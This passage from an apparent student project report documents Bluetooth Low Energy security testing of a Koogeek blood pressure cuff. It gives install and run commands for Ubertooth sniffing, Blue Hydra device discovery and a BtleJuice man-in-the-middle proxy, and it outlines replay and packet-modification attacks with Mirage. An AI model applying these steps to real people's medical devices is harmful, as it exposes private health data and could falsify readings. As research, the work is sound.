Second system

After finding that the Btlejuice framework could not be used on a Windows host, I changed the system. In term 2 I used a Linux host. This was Ubuntu 19.10 which I ran on a WD 500GB external SSD. On this host I installed a Kali Linux VM.

3.2.2 Application

Koogeek have a dedicated application for Apple and Android. This was created to work in conjunction with the range of Bluetooth devices which they offer. In our case the device which we were interested in was the KS-BP1. Once the application is installed and opened for the first time, the user is prompted to create an account with a valid email address. Once this is complete, the application is ready to use, and devices can be connected. A user profile can be created for the account owner and subsequent guests can be added when measuring data. This means that you can capture blood pressure data for any user and keep it specific to them. When setting different users, you can add personal information such as height, age and weight.

Here you can see a screenshot of the iPad application. The data is stored as soon as it is sent by the blood pressure cuff and is split up by day. If there are multiple blood pressures recorded, they are all displayed on the application.




Figure 16. A screenshot of Koogeek Application

If the application is open and connected to the device at the time of data collection, the data from the pressure cuff is sent from the device to the application. This data is saved on the application and contains the date, time, systolic, diastolic and pulse. By clicking on any of the data collections, you are taken to another page. This shows the trends of the Blood Pressure and the pulse over time. The data is shown in both graph form and with the values below.




Figure 17. Screenshots from the application showing data

3.2.3 Wireshark

Wireshark is used when sniffing packets on a network and Bluetooth packets. With the use of the Linux terminal you can run various commands to perform the packet capture. You can also use the Wireshark GUI to show the packets captured in a table format. Within the software, you could capture, filter and analyse the data.

To capture packets and save them in a file, I used Wireshark alongside the Ubertooth. By capturing with this software, I was able to see all the data and analyse it properly [10].

3.2.4 Blue Hydra [13]

When looking for tools to find Bluetooth MAC addresses, I came across Blue Hydra. Blue Hydra is a discovery tool created by Pwnie Express which uses the "bluez" library to find active Bluetooth devices. The tool has not been updated since 2016 so the risk is that it could be very outdated. Blue Hydra used both the Bluetooth dongle and the Ubertooth in promiscuous mode to find all devices that had Bluetooth in the area. The information which was gathered was: the device name, the firmware version, the Bluetooth version, the Manufacturer and the device services. It tries to track both types of Bluetooth: Low Energy and Classic Bluetooth.

The best part of this tool is that it updates every second, therefore there is always an accurate set of data displayed in front of you. The data displayed includes all the devices that are seen within the last 300s. This means that if one of your devices is seen at the beginning, one downside to this tool is that you can only see the latest data set displayed. If the device you are looking for is no longer scanning, then you must scroll through a lot of data on the terminal to find the table you are looking for.

The repository is available on: https://github.com/pwnieexpress/blue_hydra

3.2.5 BtleJuice [14]

BtleJuice is a framework which is used with the goal of performing MITM attacks on Bluetooth Low Energy devices [9]. It was written by Damien Cauquil who is a French developer. This tool uses two Bluetooth dongles: one for the VM and the other for the host machine. BtleJuice uses a web interface to show the devices that are visible and can be attacked. It is made up of:

- An interception core
- An interception proxy
- A dedicated web interface
- Python and Node.js bindings

Another useful part of it is that it can perform replay attacks.

The repository is available on: https://github.com/DigitalSecurity/btlejuice

3.2.6 Mirage [26]

Mirage is another framework used to analyse the connection between wireless and Bluetooth devices. It was written by Romain Cayre who is a French PhD student at Université de Toulouse. The documentation is available on the Mirage website [26]. The module I focused on was "ble_mitm" to perform the Man in the Middle attack on Bluetooth low energy devices [27].

The tool is based on a range of tools and builds on their findings:

- BtleJuice, BtleJack and RadioBit by Damien Cauquil [14]
- PyBT, crackle by Mike Ryan
- GATTacker by Slawmir Jasek [10]
- MouseJack by Marc Newlin
- Killerbee by Joshua Wright
- Ubertooth by GreatScottGadgets [12]

As you can see, this tool rounds up most of the tools that I have used throughout this project and provides a wide range of abilities that none of these would have individually. By allowing them to work together it makes a more well-rounded framework.

Ble_mitm module[27]:

This module allows the user to perform a Man in The Middle attack on a BLE device and its connection. It has many features such as:

- Cracking temporary keys allowing the user to find the Short-Term Key and Long-Term Key
- Inputting Long Term Keys so that the encrypted connection can be accessed
- Using strategies from the other MITM tools previously stated: BtleJuice and GATTacker
- Changing the module's behaviour by using a scenario that you write

3.3 Framework




Figure 18. A flowchart of the testing framework

Above you can see the flowchart that I created which shows the steps in the project which led to the Man-in-The-Middle attack.

Here are the steps:

1. Create a Linux bootable external SSD – I started off my experiment stage by creating an Ubuntu SSD so that my host was a Linux distribution. This was in order to run the various tools, such as Btlejuice and Mirage.
2. Install VirtualBox onto the Ubuntu Host – multiple machines were required for some of the tools, so installing a virtual machine was the best way of running more than one machine without needing multiple systems.
3. Download and Import the Kali Linux Virtual machine into VirtualBox – Kali Linux had many penetration testing abilities and tools therefore I used a Kali virtual machine.
4. Complete Ubertooth Experiments – I used the Ubertooth One along with Wireshark to capture the packets transferred by the Bluetooth Blood Pressure cuff.
5. Use Blue Hydra to find the MAC address – as the Ubertooth was unable to find the advertising packets from the blood pressure cuff, I had to find a tool which would help find the MAC address of the device. Blue Hydra was the one that I used.
6. Use the LightBlue android application to find the connection services and characteristics – this application found all the services that were sent in the advertising and connection packets and displayed the MAC address.
7. Use the nRF Connect iPhone application to cross reference the services – I used a second platform and application to find the device's services and compared the results with the results from LightBlue.
8. Use BtleJuice to listen in on the connection – once the services and MAC address were found, I moved onto using BtleJuice. The first stage of this tool was to listen is on the connection between the cuff and the application. The data captured is displayed in Chapter 4.
9. Perform a replay attack with BtleJuice – I attempted to perform a replay attack with BtleJuice; however, I was unable to do so.
10. Perform a simple Man in The Middle attack with Mirage – when I was unable to perform a replay attack, I looked for other tools which could help me perform passive and active attacks on the connection. Mirage was the tool I found. This step involved performing a passive attack and capturing the data sent from the device to the application.
11. Write a scenario to run with Mirage – I then found in the documentation [25] that there was a way of modifying the behaviour of the Man in The Middle module. I wrote a scenario with the aim of changing the data captured.
12. Modify the packets with the scenario – once the scenario was written I ran the module along with the scenario.

Chapter 4 – Performing Experiments

For the practical section of my project I used various tools in order to perform a MITM attack. Before I could perform it; however, I had to perform a range of experiments to find out more information about the connection. I also had to look into the device and the application as well as the services of the connection. The environment that I used is Kali Linux. This is a Debian-based Linux environment which is used for Penetration Testing. In my project I used a variety of tools available on Kali in order to capture data from the connection between the Bluetooth Blood Pressure monitor and the mobile application. In the first term, the two main tools that I used were Blue Hydra and BtleJuice. These were used in conjunction with two pieces of hardware: an Ubertooth and a Bluetooth dongle.

4.1 Setting up the environment

Before I was able to use any of the tools, I had to install VirtualBox so that I could run another system as a slave alongside my host machine. The next step was to download a Kali Linux Virtual Machine image for VirtualBox from (https://www.offensive-security.com/). Once the image was installed, I could then import it to VirtualBox and run it as soon as it was ready. I updated the system once it was installed and ensured that all the libraries were up to date. I had to then ensure that the VM was able to see all the USB devices that I would use. As you can see on the right, I added the Ubertooth, my USB hub and the Bluetooth dongles.




Figure 19. A screenshot of VM USB settings

4.2 Wireshark

I started my experiments by using the Wireshark application in conjunction with the Ubertooth One. I tried to discover advertising packets and connection packets being sent between the Bluetooth Blood Pressure Cuff and the application.

4.2.1 Setup

Many libraries required instalment before the tool could be used. To start, the terminal had to be opened, and I ran the following command:

```
sudo apt-get install cmake libusb-1.0-0-dev make gcc g++ \
libbluetooth-dev pkg-config libpcap-dev python-numpy python-pyside \
python-qt4
```

The next step involved building the libbtbb library. This is the Bluetooth baseband library and there are nine commands that needed to be run:

```
wget https://github.com/greatscottgadgets/libbtbb/archive/2018-12-
R1.tar.gz -O libbtbb-2018-12-R1.tar.gz
tar -xf libbtbb-2018-12-R1.tar.gz
cd libbtbb-2018-12-R1
mkdir build
cd build
cmake ..
make
sudo make install
sudo ldconfig
```

Once the libraries were installed, the latest Ubertooth firmware could also be installed and built. The next nine commands must be run to perform this:

```
wget \
https://github.com/greatscottgadgets/ubertooth/releases/download/201
8-12-R1/ubertooth-2018-12-R1.tar.xz
tar xf ubertooth-2018-12-R1.tar.xz
cd ubertooth-2018-12-R1/host
mkdir build
cd build
cmake ..
make
sudo make install
sudo ldconfig
```

On Kali Linux, the Wireshark application is already installed along with its plugins; however, it can be installed on other systems with this method:

```
sudo apt-get install wireshark wireshark-dev libwireshark-dev cmake
cd libbtbb-2018-12-R1/wireshark/plugins/btbb
mkdir build
cd build
cmake -DCMAKE_INSTALL_LIBDIR=/usr/lib/x86_64-linux-
gnu/wireshark/libwireshark3/plugins ..
make
sudo make install
```

The BT Basic Rate/Enhanced Data Rate plugin is then installed with the following commands:

```
sudo apt-get install wireshark wireshark-dev libwireshark-dev cmake
cd libbtbb-2018-12-R1/wireshark/plugins/btbredr
mkdir build
cd build
```

```
cmake -DCMAKE_INSTALL_LIBDIR=/usr/lib/x86_64-linux-
gnu/wireshark/libwireshark3/plugins ..
make
sudo make install
```

4.2.2 Running the tool

Once the libraries, Ubertooth and Wireshark are installed, Ubertooth functions can be run.

Firstly, create a temporary pipe:

```
mkfifo /tmp/pipe
```

Next, open Wireshark and click on the options icon on the top bar:




Figure 20. A screenshot of the Wireshark bar

The options pop up will appear. Select the button which says, “Manage Interfaces”.




Figure 21. A screenshot of the Manage Interfaces popup

Next, open the “Pipes” tab by selecting it at the top of the window.

Click the plus icon at the bottom left to create a new pipe and select it from the list.

Then double click it and rename it to “/tmp/pipe”. Once this is done, save and close the window.

If the new pipe is not selected within the list of interfaces, select it by clicking on it once. You can tell if it got selected when the row is highlighted. Note that this must be the only interface selected.

Once this is done, you are able to click start.

The last step involves opening the terminal again. In the terminal, run the packet capture with the command:

```
ubertooth-btle -f -c /tmp/pipe
```




Figure 22. A screenshot of the packet capture on Wireshark

The screenshot above shows how the data is displayed. Most of the packets are broadcast packets from devices.

I was unable to find the advertising packets from the Koogeek KS-BP1 even when trying to target an individual Bluetooth MAC address with the command:

```
ubertooth-btle -t 40:06:A0:8C:9D:DA
```

When targeting the individual device, the packets were still not captured, therefore I had to find other tools to find the data in the advertising packet. Many mobile applications were able to perform the action that Wireshark was intended to do. Chapter 4.5 highlights the output of those applications.

The drawback of trying to use the Ubertooth with Wireshark was that when not targeting one specific device there was a lot of interference and too many packets were found. When performing this command in busy areas like the computer laboratory or the university library, there were too many devices being used. These were laptops, Bluetooth headphones, wireless mentors and mobile phones. In addition, as the Wi-fi works on the same frequency of 2.4GHz as Bluetooth, the signals are also found. These can also interfere with Bluetooth connections and this could have been one of the reasons why I did not see any packets from the device I was trying to intercept.

4.3 Blue Hydra [13]

When I started the penetration testing, I tried to find the Blood Pressure monitor's MAC address by using the Ubertooth on its own and running the command "ubertooth-btle". This did not work as a way of sniffing, so I had to find an alternative solution. Blue Hydra worked in order to find the KP-BP1's Bluetooth MAC address.

4.3.1 Setup

Before the tool can be used, it needs to be installed onto the VM. The commands that need to be run are:

```
sudo apt-get install bluez bluez-test-scripts python-bluez python-dbus libsqlite3-dev ubertooth
```

```
git clone https://github.com/pwnieexpress/blue_hydra
```

The next commands that need to be run from inside the Blue Hydra directory are:

```
sudo apt-get install ruby-dev bundler
bundle install
```




Figure 23. A screenshot of installing Blue Hydra

4.3.2 Running the Tool

Once the dependencies have been installed, then the discovery can be run with this command from the Blue Hydra directory:

```
./bin/blue_hydra
```

Below is what is shown once the command is run. It is a simple introduction and helps guide how to use the tool. As you can see at the bottom of the terminal, by hitting Enter the tool can be executed.

```
root@kali:~/blue_hydra# ./bin/blue_hydra
/var/lib/gems/2.5.0/gems/data_objects-0.10.17/lib/data_objects/pooling.rb:149: warning: constant :
:Fixnum is deprecated


Welcome to Blue Hydra

This will display live information about Bluetooth devices seen in the area.
Devices in this display will time out after 300s but will still be
available in the BlueHydra Database or synced to pulse if you chose that
option.

The "VERS" column in the following table shows mode and version if available.
        CL/BR = Classic mode
        CL4.0 = Classic mode, version 4.0
        BTLE = Bluetooth Low Energy mode
        LE4.1 = Bluetooth Low Energy mode, version 4.1

The "RANGE" column shows distance in meters from the device if known.

Press "f" to change filter mode to the next setting (then enter)
Press "F" to change filter mode to the previous setting (then enter)
Press "s" to change sort to the next column to the right (then enter)
Press "S" to change sort to the next column to the left (then enter)
Press "r" to reverse the sort order (then enter)
Press "c" to change the column set (then enter)
Press "q" to exit (then enter)

press [Enter] key to continue....
```

Figure 24. A screenshot of Blue Hydra running

The data that was shown, visible in the image below, highlighted that the device uses Bluetooth Low Energy. The Bluetooth MAC address was: 40:06:A0:8C:9D:DA.

```
Blue Hydra : Devices Seen in last 300s, processing_speed: 0/s, DB Stunned: false
Queue status: result_queue: 0, info_scan_queue: 6, l2ping_queue: 0
Discovery status timer: 9, Ubertooth status: ubertooth-rx, Filter mode: disabled
 SEEN ^ | VERS | ADDRESS           | RSSI | NAME    | MANUF
    +3s | BTLE | 78:BD:BC:C5:3D:CF | -97  |         | Not set
    +7s | BTLE | 40:06:A0:8C:9D:DA | -69  | KS-BP1  | Not set
    +8s | BTLE | 2D:0E:0E:8B:A2:2E | -68  |         | Microsoft
    +8s | BTLE | 59:6A:24:12:95:37 | -75  |         | Apple, Inc.
    +8s | BTLE | 68:27:37:0D:4B:C3 | -90  |         | Not set
    +9s | BTLE | 59:89:CA:B2:6E:8C | -62  |         | Apple, Inc.
```

Figure 25. A screenshot of the Blue Hydra output

4.4 BtleJuice [14]

4.4.1 Setup

Before using this tool, it also needs to be setup.

Firstly, the dependencies need to be installed. This is the command that needs to be run:

```
sudo apt-get install bluetooth bluez libbluetooth-dev libudev-dev
```

The second command that needs to be run installs BtleJuice with npm:

```
sudo npm install -g btlejuice
```

I encountered problems when trying to install BtleJuice as one of the dependencies kept on being skipped so I had to install it manually. This module was 'bluetooth-hci-socket'. To install this module, I tried many ways as installing the module on its own did not work. Therefore, I had to clone the GitHub repository which had the 'bluetooth-hci-socket' module and copied it into the node-modules folder then installed it again.

4.4.2 Running the tool

Once this issue was resolved, I was able to run the tool. The first command was:

```
sudo hciconfig
```

This was used to check whether the BT USB dongle was working on the VM. If information like the data below came up, you could move on to run the BtleJuice.

As I was using a Windows host machine, I had some problems accessing the proxy. Therefore, I attempted to access it all from a single Virtual Machine. I used two terminals. In the first terminal I ran two commands; the first command was:

```
sudo hciconfig hci0 up
```

The second command made the IP address accessible by creating a proxy:

```
sudo btlejuice-proxy
```




Figure 26. A screenshot of BtleJuice proxy running

In the second terminal, I was connecting to the proxy. The command that I used was:

```
sudo btlejuice -u 10.0.2.15 -w
```




Figure 27. A screenshot showing the connection to the proxy

Once this had been run, I was able to access the proxy by clicking on the link or typing 127.0.0.1:8080 into the search bar of the browser in the VM. The web interface was then loaded:




Figure 28. A screenshot of the Web interface

As soon as I had selected the target device this is what appeared on the terminals:




Figure 29. A screenshot showing the terminal output when proxy is configured

The figure above shows that the correct target was selected as I could compare the MAC address with one that I acquired with Blue Hydra. After we can tell that the connection was successful. The last two lines show that the services are being searched and they are configuring the proxy.




Figure 30. A screenshot of the terminal output when selecting a target

